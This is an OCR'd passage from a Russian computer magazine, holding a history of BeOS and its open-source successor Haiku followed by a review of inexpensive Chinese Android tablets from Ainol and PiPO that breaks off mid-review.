На выставке Agenta'95 BeBox с BeOS в качестве начинки произвел фурор. Стив Сакоман подготовил презентацию, которая демонстрировала одновременную обработку восьми AVI-видеофайлов и трехмерной графики. Все это работало одновременно и без малейшего торможения. Система демонстрировала производительность на уровне IBM RS/6000, которая стоила десятки тысяч долларов, в то время как BeBox стоил всего 1995 долларов. Эта выставка принесла Be Inc. дополнительные инвестиции на сумму 6 миллионов долларов. В апреле 1996 года была выпущена седьмая тестовая версия BeOS DR7, которая могла похвастаться поддержкой 32-битного цвета, новой файловой системой BFS, виртуальными рабочими столами, а также улучшенными сетевыми возможностями.

Но деньги снова заканчивались, и следующей целью была выставка MacWorld Expo, проходившая летом 1996 года. Главной задачей было показать, как отлично BeOS работает на компьютере Power Macintosh, кроме того, система также работала на клонах Macintosh (в то время Apple лицензировала платформу другим производителям). Вытесняющая многозадачность и защищенный режим памяти — это то, чего ждали от операционной системы Copland фирмы Apple. Но этого у нее не было, зато было у BeOS. И после выставки Apple предложила Гассе продать его компанию Be Inc. Жан-Луи запросил слишком высокую цену в 300 миллионов долларов, в то время как Apple предложила лишь 100 миллионов. Переговоры были прекращены. Стоит отметить, что позже, после краха проекта Copland в 1997 году, Apple приобрела компанию NEXT Inc., возглавляемую Стивом Джобсом, за 430 миллионов долларов. Остальное, как говорится, уже история.

В конце августа 1996-го вышел в свет новый BeBox, а вместе с ним и новая версия BeOS DR8, в которой появилась библиотека 3D Kit, позволявшая разработчикам наделить свои приложения интерактивной трехмерной графикой. Также появилась библиотека Game Kit, предоставляющая прямой доступ к графическому адаптеру компьютера, новый веб-браузер NetPositive и новые элементы графического интерфейса, а также улучшенная поддержка аппаратного обеспечения. 26 ноября 1996 года Power Computing стала первой компанией, которая лицензировала BeOS. За ней последовали DayStar, Motorola и UMAX. В мае 1997 года свет увидел BeOS PR1 (Preview Release), который включал в себя улучшенную и обновленную файловую систему BFS, ставшую 64-разрядной, программный режим ускорения OpenGL, новый интерфейс под названием Tracker, улучшенный стек TCP/IP.

1997–1998: БЫТЬ ГЛУПЫМ

Дела у Be Inc. шли очень хорошо: распространено более 500 тысяч копий BeOS, а также налажены партнерские отношения с производителями клонов Macintosh. Плюс увеличивающееся с каждым днем количество разработчиков приложения для BeOS, на тот момент около 4400 разработчиков. Но не тут-то

ГЛАВНОЙ ЗАДАЧЕЙ БЫЛО ПОКАЗАТЬ, КАК ОТЛИЧНО BEOS РАБОТАЕТ НА КОМПЬЮТЕРЕ POWER MACINTOSH



Приветственный экран Haiku



Интернет-терминал Sony eVilla — последняя попытка использовать BeOS на нестандартной платформе

ЯИЧНИЦА ЗА 300 МИЛЛИОНОВ

Существует и более интересная точка зрения на то, почему провалились переговоры между Apple и BeOS. Когда переговоры были в самом разгаре, Гассе дал следующий комментарий прессе: «Мы держим их за яйца. Мы будем сжимать их, пока они не закричат от боли». Напомним, что к этому моменту он пытался получить за свою компанию втрое больше того, что предлагала Apple. По слухам, выпад Гассе выдал его с головой, и заметка с комментарием дошла до руководства Apple. Сделку немедленно отменили.

было. У руля Apple к тому моменту встал Стив Джобс, который решил покончить с рынком клонов Macintosh, лишив тем самым сразу всех потенциальных клиентов Be Inc. Гассе не оставалось ничего, кроме как искать новые рынки для продажи BeOS. И единственным таким рынком был рынок компьютеров, построенных на архитектуре x86.

На выставке Software Development'98 компания Be Inc. представила публике BeOS 3.0, которая работала на компьютерах с процессорами Intel. Даже несмотря на то, что были представлены новые процессоры Pentium II, BeOS очень шустро работала и на простых Pentium. Корпорация Intel и ряд других фирм вложили в Be Inc. 25 миллионов долларов. В 1998 году первым официальным дистрибьютором BeOS стала Microdata AB, вслед за ней на американском рынке дистрибьютором стала фирма Gobe Software, а в Японии и другой части Азии Hitachi.

Однако нужно было налаживать контакты и заключать партнерские соглашения с производителями ПК. Все компании отвечали отказом, и немудрено, ведь рынок полностью принадлежал Microsoft. Но все же откликнулся один вендор — Hitachi Ltd., согласившийся предустановить BeOS на три своих компьютера из серии Hitachi Flora Prius. Как только соглашения были подписаны, юристы Microsoft прибыли в Hitachi. И дали им понять, что если они будут поставлять свои компьютеры с двумя операционными системами — Windows и BeOS, то Microsoft лишит их лицензии на свою систему. Это предупреждение получили все производители персональных компьютеров. Строго говоря, в OEM-соглашении Microsoft шла речь о том, что нельзя изменять порядок отображения на экране после инициализации BIOS, вплоть до появления надписи «Добро пожаловать в Windows 98». Таким образом Be Inc. лишилась рынка x86.

В середине ноября 1998 года на выставке COMDEX 98 была выпущена BeOS 4.0. Добавлена новая библиотека Media Kit для работы с потоковыми медиаданными, добавлена возможность чтения и записи с разделов FAT16 и FAT32, увеличена общая производительность до 30%, а также аппаратное ускорение OpenGL. Отдельно стоит отметить скорость работы OpenGL на BeOS: если сравнивать с Windows 95 и 98, прирост составлял два-три раза. В апреле 1999 года вышла новая версия BeOS 4.5, в которой было не так много изменений. Был добавлен новый экран загрузки, отображающий порядок загрузки компонентов системы, обновили панель настроек конфигурации звуковых и видеокарт, а также появились хранители экрана. В это же время количество разработчиков приложений под BeOS перевалило отметку в десять тысяч.

1999-2001: БЫТЬ ЛИШНИМ

В мае 1999-го Be Inc. меняет стратегию развития и пытается выйти на рынок ПК для доступа в интернет. И выпускает операционную систему BeIA — урезанную версию BeOS, в которую добавили новый сетевой стек BONE (BeOS Network Stack), медиапроигрыватель Real Player и браузер Opera 4, а также виртуальную машину Java. Система занимала всего 16 Мб на жестком диске и требовала всего 16 Мб ОЗУ. BeIA могла бы с успехом применяться в веб-планшетах, медиасерверах, хранящих различную фото-, аудио- и видеоинформацию, миниатюрных ПК, игровых консолях и подобном. Множество компаний лицензировали BeIA в 1999 году, среди них была и Compaq Computer. Однако в конце года все эти фирмы отказались от лицензирования BeIA в пользу Windows CE. Microsoft снова надавила на поставщиков и предоставила выгодные скидки на Windows CE. Be Inc. снова вытеснили с рынка.


В это же время пользователи BeOS выразили недовольство тем, что компания не уделяет должного внимания системе. Было решено открыть исходный код некоторых частей системы, так появились OpenTracker (файловый менеджер) и OpenDeskbar (панель задач). Тем самым дали возможность сообществу программистов BeOS самим улучшать возможности системы. Но исходные коды всей системы BeOS так и не открыли, так как слишком много чужих лицензированных технологий использовалось внутри системы.


В марте 2000 года выпущено сразу две версии системы BeOS 5.0 — Personal и Professional Edition. Первая была бесплатной, поставлялась в виде инсталлятора и устанавливалась прямо в Windows, создавая образ BFS внутри файловой системы FAT32. Вторая была платной и содержала лицензированный MP3-кодек, проигрыватель RealPlayer, видеоэнкодер Indeo 5, руководство пользователя и техническую поддержку. В первые три месяца было скачано больше миллиона копий BeOS PE, а также компьютерные журналы помещали дистрибутив на свои диски и распространили более 6 миллионов копий.

Но все же финансовое положение Be Inc. ухудшалось, несмотря на продажи BeOS Pro, принесшие 480 тысяч долларов. В августе 2001 года Be Inc. объявила об увольнении сотрудников и начала искать покупателя. И через пару недель Palm Inc. приобрела Be Inc. за 11 миллионов долларов. Позднее Palm использует все наработки BeOS и BeIA в собственной системе для КПК PalmOS.

2001–2012: БЫТЬ HAIKU

Летом того же 2001 года Майкл Фипс (Michael Phipps), почувствовав, что BeOS скоро канет в Лету, решился на дело вполне разумное, с его точки зрения, а именно воссоздать BeOS с нуля, но в качестве проекта с открытым исходным кодом. Он рассудил, что раз проект открытый, то он не может принадлежать какому-либо человеку или компании, а следовательно, система не исчезнет просто потому, что фирма обанкротилась или проект покинули основные разработчики. Создать операционную систему — это чрезвычайно тяжелая работа, а если еще учесть, что разработчики будут работать над ней абсолютно бесплатно, то это покажется чем-то фантастическим.





Итак, целью было полностью воссоздать последний официальный релиз BeOS R5 — идея воистину сумасшедшая. Изначально проект назывался OpenBeOS (сокращенно OBOS), но позже путем голосования было решено переименовать проект в Haiku. Новое название проекта было выбрано в честь сообщений об ошибках, которые выводил браузер NetPositive. Они представляли собой японские трехстрочные стишки-нескладушки, которые называются хайку.


Благодаря тому что BeOS имела модульную структуру, была возможность по отдельности воссоздать и заменить каждый элемент системы, а также попутно тестировать и отлаживать. Как упоминалось ранее, Be Inc. открыла такие компоненты, как Deskbar и Tracker. Первый является аналогом панели задач в Windows, а второй файловым менеджером. Одним из первых компонентов, который был заменен, стал хранитель экрана (ScreenSaver Kit). Когда все части нового компонента были закончены, Фипс просто заменил его в системе BeOS и он заработал. Это лишний раз доказало разработчикам, что они избрали верный путь и таким образом смогут заменить все элементы системы. В апреле 2002 года был создан прототип AppServer (сервер приложений), который отвечает за отрисовку графического интерфейса.

Итак, работа над Haiku шла полным ходом. И Майкл Фипс в 2003 году создал некоммерческую организацию Haiku Inc., которая занималась организационной частью проекта. Она контролирует развитие проекта, принимает пожертвования, а также обладает правами на торговую марку Haiku, логотип, веб-сайт и, конечно же, исходный код. Кстати говоря, исходный код распространяется под весьма либеральной лицензией MIT. Данная лицензия разрешает полное использование кода всем желающим, даже частным компаниям в коммерческих целях.

В конце марта 2005 года в Haiku было запущено первое самостоятельное графическое приложение. К этому моменту Haiku уже не использовала код или бинарные файлы, которые бы принадлежали BeOS, другими словами — она уже стала самостоятельной системой, включая сетевой стек и драйверы. Сетевой стек был разработан полностью свой, а также был создан слой совместимости с сетевым стеком FreeBSD. В декабре 2005 года был нанят Аксель Дёрфлер (Axel Dörfler) для работы над Haiku. Аксель остается одним из основных разработчиков системы и по сей день. Тогда он работал над загрузкой с CD, SMP, AppServer и непосредственно ядром системы. Ядром системы является слегка модифицированное ядро NewOS, которое было написано бывшим инженером Be Inc. Тревисом Гейзельбрехтом (Travis Geiselbrecht). Также стоит отметить, что в отличие от BeOS, которая была основана на микроядерной архитектуре, Haiku имеет гибридное ядро.

В 2007 году Майкл Фипс заявил, что вынужден покинуть проект по семейным обстоятельствам, и бразды правления Haiku Inc. перешли в другие руки. Во главе стали: Аксель Дёрфлер в качестве президента, Бруно Альбукерке (Bruno G. Albuquerque) в качестве вице-президента компании (кстати, Бруно работает в Google), казначеем был назначен Райан Ливенгуд (Ryan Leavengood), секретарем — Матью Мадиа (Matthew Madia), пятым членом совета директоров стал Юриас Маккалоу (Urias McCullough).

В октябре 2007 года был готов к тестированию драйвер AHCI SATA. В 2008 году Haiku достигла self-hosting'а, то есть систему можно было собрать из исходных кодов прямо в самой же Haiku. Это событие стало знаковым, так как теперь Haiku не зависела от других систем. Также в этом году была добавлена поддержка Bluetooth.



Haiku унаследовала чистый и аккуратный дизайн своего прародителя

2013–????: БЫТЬ ДАЛЬШЕ

Итак, чем же сегодня нас может удивить Haiku? Как минимум, скоростью загрузки: даже на компьютерах пятилетней давности Haiku загружается с холодного старта за 10–15 секунд и занимает всего 150 Мб в оперативной памяти.

Haiku довольно быстрая и отзывчивая система даже на устаревших компьютерах, которые не в силах справиться с перегруженными современными системами. Это достигается благодаря тому, что она переняла лучшие стороны BeOS, а именно максимальное использование потоков. Обычно выделяется по потоку на каждое приложение плюс дополнительные на пользовательский интерфейс. В Haiku вы не увидите сообщения «Приложение не отвечает», как в Windows, или «пляжный мячик» в OS X. Интерфейс не подвисал в BeOS и не подвисает в Haiku. Еще одним козырем системы является ее файловая система, которая похожа на базу данных. Она позволяет любому файлу иметь различные атрибуты (метаданные). Например, любой e-mail в Haiku хранится со следующими атрибутами: имя и адрес отправителя, тема, имя получателя и адрес. Вы можете произвести поиск по любому из этих атрибутов. Таким образом вы сможете организовать музыкальную или видеобиблиотеку, а также адресную книгу. И вы больше не будете привязаны к какому-либо приложению. Все это позволит сделать лишь файловая система и файловый менеджер Tracker.

Также стоит отметить системные трансляторы — это интерпретаторы файловых форматов. То есть если в системе имеется, допустим, транслятор JPG, то любое приложение в системе будет уметь работать с таким типом файлов. Haiku является целостной системой, с продуманным графическим интерфейсом. Все компоненты Haiku изначально спроектированы для совместной работы, включая такие приложения, как медиапроигрыватель и веб-просмотрщик.

Исходный код выдержан в строгом стиле, что оценят разработчики — это позволит им быстро освоиться. Разработчик, который напишет код для Haiku, может быть уверен, что код будет работать и вести себя одинаково на всех машинах с Haiku. Графический интерфейс и сетевой стек «вшиты» в ядро.

Проект Haiku каждое лето участвует в программе Google Summer of Code. И каждый год оказывается в списке организаций, которым выделяют студентов. Возможно, кто-то в Google неравнодушен к Haiku. В 2012 году



Браузер WebPositive

GSoC оказался особенно успешным для Haiku. Система была портирована на архитектуру x86_64, и был полностью портирован проект OpenJDK. Благодаря появлению Java, в полку приложений для Haiku прибыло. Стоит особенно отметить, что на Haiku наконец-то появилось офисное приложение ThinkFree Office, которое способно открывать и сохранять файлы в формате Microsoft Office. Также в данный момент ведется портирование Haiku на архитектуру ARM, а именно на популярный мини-компьютер Raspberry Pi.

В следующем релизе Haiku, скорее всего, перейдет в фазу беты. Haiku R1B1, вероятно, будет включать в себя аппаратную поддержку 3D, ведь в данный момент ведется портирование Gallium3D из Linux. Для этого также придется переписать AppServer, чтобы он поддерживал аппаратное ускорение. Вдобавок стоит ожидать завершения портирования всех приложений на архитектуру x86_64. Ну и основным новшеством следует выделить появление пакетного менеджера, который будет не только выполнять функции установки приложений, но и будет являться инструментом обновления системы. Пакетный менеджер Haiku будет непохожим на Linux-решения, он будет представлять собой нечто среднее между линуксовыми пакетными менеджерами и бандлами OS X. А именно в иерархию файловой системы добавят специальную папку packages, за которой будет следить специальный daemon. И если скачать приложение в формате hpkg и положить в эту папку, то оно автоматически примонтируется поверх файловой системы и станет доступно пользователю. То есть чтобы установить приложение, будет достаточно переместить пакет в эту папку, а для удаления — просто его удалить. Также планируется написать daemon, который будет отслеживать зависимости того или иного пакета и подгружать нужные. Разработка пакетного менеджера началась в феврале текущего года, наняты два основных разработчика Haiku — Инго Вайнхолд (Ingo Weinhold) и Оливер Тапп (Oliver Tappe). Будем надеяться, что разработчики справятся и Haiku обзаведется инструментом автообновления и средством установки приложений. Выход беты стоит ожидать осенью этого года, после завершения очередного GSoC.

Ну а пока бета-релиз не состоялся, рекомендуем тебе скачать и попробовать последний альфа-релиз на реальном железе, ведь именно на нем ты сможешь ощутить все прелести быстродействия и изящности системы.

ИСТОРИЯ ВЕРСИЙ **HAIKU**

R1A1

14 сентября 2009 года

- Haiku обзавелась компилятором GCC4
- Начальная реализация Wi-Fi-стека на базе кода FreeBSD.
- Портирован тулкит Qt. Под Haiku начинают писать ПО.

R1A2

10 мая 2010 года

- Поддержка Wi-Fi за счет слоя совместимости с FreeBSD.
- Новый нативный веб-браузер WebPositive.
- Инструментарий для локализации системы Locale Kit.
- Вышло руководство пользователя, в том числе и на русском.
- ACPI-драйвер включен по умолчанию.

R1A3

20 июня 2011 года

- Поддержка файловых систем NTFS, exFAT, ext2/3 и других.
- Улучшены IO–APIC, ACPI, драйверы для принтеров и видео.
- Улучшена поддержка кодеков в MediaKit.
- Функция StackAndTile: можно объединять окна приложений.
- Расширенная поддержка локали, внедрен POSIX locale API.
- Переход на Layout API: интерфейс адаптируется к шрифтам.
- Поддержка PAE — теперь доступно больше 4 гигабайт ОЗУ.

R1A4

12 ноября 2012 года

- Собственный дебаггер под названием Debugger вместо gdb.
- BFS стала быстрее. Улучшена поддержка NTFS и Blu-Ray.
- Улучшенные USB OHCI драйверы, определение CPU.
- Добавлен переключатель раскладок.
- Добавлен эквалайзер и загрузчик VST-плагинов.
- Улучшены драйверы сетевых карт. Базовая поддержка IPv6.
- Поддержка большинства карт Radeon HD.
- Добавлена поддержка WPA/WPA2.
- Исправлено более 1000 ошибок с момента выхода R1A3.

Евгений Зобнин (androidstreet.ru)

ИЗ КИТАЯ С ЛЮБОВЬЮ



ВЫБИРАЕМ НЕДОРОГОЙ КАЧЕСТВЕННЫЙ ПЛАНШЕТ КИТАЙСКОГО ПРОИЗВОДСТВА

Китайские продукты принято приравнивать к дешевому низкокачественному ширпотребу, который годится только для одноразового использования. Тем не менее китайцы уже давно занимаются производством электроники для многих именитых фирм, что позволило им набить руку и научиться-таки делать вещи хоть и не Hi-End, но достаточно высокого качества. В этом обзоре мы поговорим о недорогих китайских планшетах, которые действительно достойны внимания.

IPAD ЗА 50 ДОЛЛАРОВ, ГОВОРИТЕ?

Рынок планшетов в Китае очень широк. Их клепают все, кому не лень, а внутрь засовывают все, что только можно, включая SoC'и, разработанные для роутеров. Цены начинаются примерно с 50 долларов, однако все, что стоит меньше 80 зеленых, годится разве что для использования в качестве подноса. В большинстве своем это низкопроизводительный процессор MIPS (уже начали ставить ARM'ы), 512 Мб (иногда даже 1024 Мб) низкоскоростной дешевой памяти, 4–8 Гб внутренней памяти, две трети из которых — это впаянная внутрь дешевая медленная флешка, убогий модуль Wi-Fi, ну и, конечно же, ужасный экран, читать с которого — насилие над зрением. Всего этого noname-шлака в нашем обзоре, к счастью, не будет.

Доплатив 30–50 долларов, уже можно рассчитывать на что-то более-менее сносное на двухъядерном процессоре, с гигабайтом памяти, с достаточно качественным 7-дюймовым экраном и логотипом какой-никакой, а фирмы. Абсолютным лидером среди производителей таких планшетов является компания Ainol, а также менее известные китайские «бренды», такие как Onda, Ramos и Cube. В большинстве своем они делают действительно добротные продукты, которые вполне можно использовать повседневно, но не в качестве полноценной замены планшету именитой фирмы (баги и ошибки во внутреннем дизайне достаточно частое явление, особенно для молодых фирм).

Цены на 10-дюймовые модели с качественными IPS-матрицами и Android 4.1 на борту начинаются примерно с 200 долларов, за которые ты получишь двух- или четырехъядерный процессор, 1–2 Гб памяти, 16–32 Гб внутренней памяти и хорошее качество исполнения. Правят на этом рынке все те же компании, и некоторые из них готовы предложить продукт качества если не равного, то довольно близкого к планшетам известных брендов. Другое дело, что среди хлама качественную модель еще нужно найти.

AINOL NOVO 7 LEGEND/CRYSTAL/FLAME

Компания Ainol (www.ainol.com) уже давно зарекомендовала себя как производитель качественных, но при этом дешевых планшетов на базе Android. Основная линейка ее устройств носит имя Novo 7 и включает в себя несколько 7-дюймовых моделей, цена которых варьируется от 80 до 150 зеленых президентов, в зависимости от начинки и дисплея. Замечательная черта всех этих планшетов — популярность, благодаря которой для них можно найти множество прошивок, включая CyanogenMod последних версий. Наиболее интересные на сегодняшний день модели — это Legend, Crystal и Flame, все с Android 4 на борту.

Novo 7 Legend — бюджетная модель стоимостью около 80 долларов. Несмотря на цену, обладает достаточно хорошими характеристиками, включая процессор на 1 ГГц, GPU Mali-400 (SoC Allwinner A13), 512 Мб RAM, 8 Гб внутренней NAND-памяти, и TFT-экраном с разреше-

нием 800 × 600. Три самых слабых места планшета — это количество оперативной памяти, которой будет явно недостаточно для активной работы с Android 4.0.4, экран, хоть и не убогий, но с плохой цветопередачей и мизерными углами обзора в 120 градусов, а также батарея всего на 3000 мА · ч (около трех-четырех часов автономной работы). Тем не менее в планшет установлен производительный графический ускоритель, а также фронтальная камера на 0,3 Мп, чего в совокупности будет достаточно для просмотра фильмов, средних игр (Dead Space, например) и общения в Skype.

Из особенностей планшета можно отметить, как всегда у Ainol, хорошую сборку, а также поддержку режима USB-хост, что позволяет подключать к нему любые USB-девайсы, включая клавиатуру, мышь, модем и флешку (причем на уровне ОС имеется поддержка exFat и NTFS). Странно, что соотношение сторон экрана 4:3, а не 16:9, как у большинства других планшетов. HDMI-выхода нет. Обилия сторонних прошивок пока тоже не наблюдается, что можно объяснить свежестью модели, которая появилась совсем недавно как замена Novo 7 Paladin на базе процессора MIPS.

Novo 7 Crystal — своего рода middle-range среди 7-дюймовых моделей Ainol, пришедшая на смену моделям Elf II и Aurora. При цене в 120 долларов планшет обладает двухъядерным процессором на 1,5 ГГц (SoC Amlogic 8726-M6), GPU Mali-400MP2, 1 Гб DDR3, 8 Гб NAND-памяти и фронтальной камерой на 2 Мп, чего более чем достаточно для комфортной работы с прошитой по умолчанию Android 4.1. Дисплей имеет нормальное соотношение сторон 16:9, разрешение 1024 × 768, а главное — основан на технологии MVA, которая хоть и уступает IPS, но зато значительно превосходит обычные TN-матрицы по таким параметрам, как контрастность и углы обзора. Другими словами, экран у Crystal хорош, имеет прекрасную цветопередачу и совсем незначительное затемнение картинки при взгляде под углом 170 градусов.

Во всем остальном все стандартно: хорошая сборка, поддержка USB-хоста, а также HDMI, вес 328 г, толщина 11,2 мм. Аккумулятор на 3700 мА · ч обеспечивает до пяти-шести часов работы. Главный недостаток — пластиковый корпус, который достаточно сильно греется во время больших нагрузок и при зарядке. Несмотря на молодость модели, для нее уже существуют прошивки на базе AOKP и CyanogenMod (www.slatedroid.com/forum/400-ainol-novo-7-crystal).

Novo 7 Flame — настоящий венец китайского планшетотворения. По сути, это все тот же Crystal, однако в качестве дисплея в нем установлена качественная IPS-матрица с разрешением 1280 × 800, которая обеспечивает четкую и контрастную картинку с замечательной цветопередачей и глубоким черным цветом. За такое удовольствие придется доплатить примерно 30–40 долларов к цене Crystal. Во всем остальном начинка почти полностью совпадает с Crystal, за исключением того, что по умолчанию здесь почему-то предустановлена версия



Ainol Novo 7 Crystal

Android 4.0.4 (с официальным обновлением до 4.1), а также появился Bluetooth версии 2.1, которого нет ни в Legend, ни в более младшей модели. Емкость батареи также была увеличена до 5000 мА · ч, что позволяет использовать устройство в течение восьми часов при средних нагрузках. Если говорить о внешнем оформлении и качестве сборки, то эти показатели великолепны и по ним Novo 7 Flame превосходит обе младшие модели. Корпус практически монолитен и не издает скрипов даже при «скручивании». Задняя крышка выполнена из алюминия, который обеспечивает хороший отвод тепла.

Примечательно, что планшет имеет и другое название — Fire, однако последний предназначен для китайского рынка и распространяется в коробке, оформленной на китайском языке, и без кабеля HDMI и OTG-кабеля в комплекте. Это следует учесть при покупке, так же как и то, что самые ранние партии планшетов оснащались дисплеем, который… издавал свист (впрочем, этот недостаток можно устранить хирургическим путем).

Из других проблем планшетов Ainol (а проблемы, если производитель китайский, есть всегда) стоит отметить брак сенсорной панели, который проявляется примерно в 1% случаев и пока не может быть устранен, а также «исчезновение» участков внутренней памяти. Эти и более мелкие программные недочеты планшета наблюдаются у всех моделей Ainol, однако почти со всеми из них можно справиться, используя различные программные хаки либо перепрошивкой устройства. Единственная еще не побежденная проблема — это брак сенсорной панели. В этом случае планшет можно по гарантии отправить обратно в интернет-магазин, и его без проблем поменяют на новый.

AINOL NOVO 10 HERO

Долгое время Ainol упорно занималась производством только 7-дюймовых моделей планшетов, поэтому недавний выход модели Hero с экраном 10,1 дюйма стал событием давно ожидаемым, а для некоторых ценителей даже знаковым. Но и в этот раз планшет оказался неоднозначным. При хорошей начинке, сборке и экране он до сих пор страдает от проблем своих предшественников, а также некоторых новых. Но обо всем по порядку.

Строго говоря, Novo 10 Hero — это все тот же Flame, но более крупных размеров. Внутрь установлен все тот же SoC Amlogic 8726-M6 с двухъядерным процессором на 1,5 ГГц, чипы памяти DDR3 на 1 Гб, 16 Гб постоянной NAND-памяти, модули Wi-Fi и Bluetooth, датчик положения. Задняя крышка опять же выполнена из алюминия. Вся разница заключается в размере экрана и емкости батареи.

Экран у Hero имеет размер 10,1 дюйма при соотношении сторон 16:10. При этом, несмотря на размер, разрешение у него осталось прежним, то есть 1280 × 800, что, впрочем, никак не влияет на читаемость и другие параметры; картинка сочная, четкая и почти не зернистая. IPS-матрица ничем не хуже, чем у Fire, хорошие углы обзора с практически полным сохранением цветопередачи при взгляде под углом (картинка просто немного тускнеет). При любом виде деятельности картинка сохраняет четкость и качество цветопередачи, а просматривать сайты или смотреть видео на таком большом экране — одно удовольствие.

Вторая отличительная черта планшета — батарея емкостью аж 8000 мА · ч. Она способна обеспечить примерно десять часов работы при средних нагрузках — это очень и очень хороший результат. Производитель, кстати, заявляет о семи часах работы при просмотре видео и пятнадцати — при прослушивании музыки, во что можно легко поверить. В общем, батареи легко хватает для того, чтобы использовать планшет самыми разными способами практически весь день и при этом не волноваться об установке на зарядку. Идеальный девайс для любого гика.

Из других особенностей можно отметить два стереодинамика, выдающих достаточно качественный и громкий для пищалок звук, а также

наличие Bluetooth. В остальном все стандартно: слот microSD, порт HDMI, поддержка USB-OTG. Дизайн выше всяких похвал, он кажется простым, но при этом обладает своим стилем, который придает планшету шарм серьезных брендов. Размеры также некрупные, планшет шире Samsung Galaxy Tab 10.1 на 1 мм и длиннее на 3 мм.

Теперь о недостатках. Оказалось, что при всем внешнем блеске само качество исполнения и сборка оставляют желать лучшего. Например, многие пользователи отмечают просто-таки непозволительное расхождение в стыковке, а также в некоторых случаях слишком перетянутые болты крепления экрана, которые приводят к засветам. Проблемы проявляются не так часто, но имеют место быть. Кроме того, можно отметить все те же фирменные баги Ainol, включая отваливающуюся внутреннюю память, глюки с тачпадом и некоторые другие баги. К счастью, все они могут быть вылечены программно, поэтому особо волноваться не стоит. Например, проблемы с полным выходом из строя тач-панели здесь уже нет.

PIPO M2/M3 3G

Компания PiPO (www.pipo.com.cn) не так широко известна в России, как Ainol, но ей определенно следует выделить место под солнцем. Планшеты PiPO могут похвастаться отличным качеством исполнения, сборки и программной начинки, имея при этом совсем невысокую цену. В арсенале компании уже более двадцати планшетов с разными размерами экранов и начинкой, и все они, что интересно, отличаются не столько хорошим качеством, сколько отсутствием по-настоящему серьезных неизлечимых багов и вниманием к качеству комплектующих. А это один из основных аргументов при выборе «китайца».

В этом обзоре я хотел бы остановиться только на двух моделях компании: 9,7-дюймовом M2 с соотношением сторон 4:3 и 10,1-дюймовом M3 с «классическим» соотношением сторон 16:10. Оба планшета оснащены превосходными Super IPS матрицами производства HannStar и имеют версии с 3G-модулем и без. Своего рода выбор на любой вкус и цвет, тем более что 7-дюймовые модели, такие как, например, U1, качеством исполнения и комплектующих практически не отличаются.

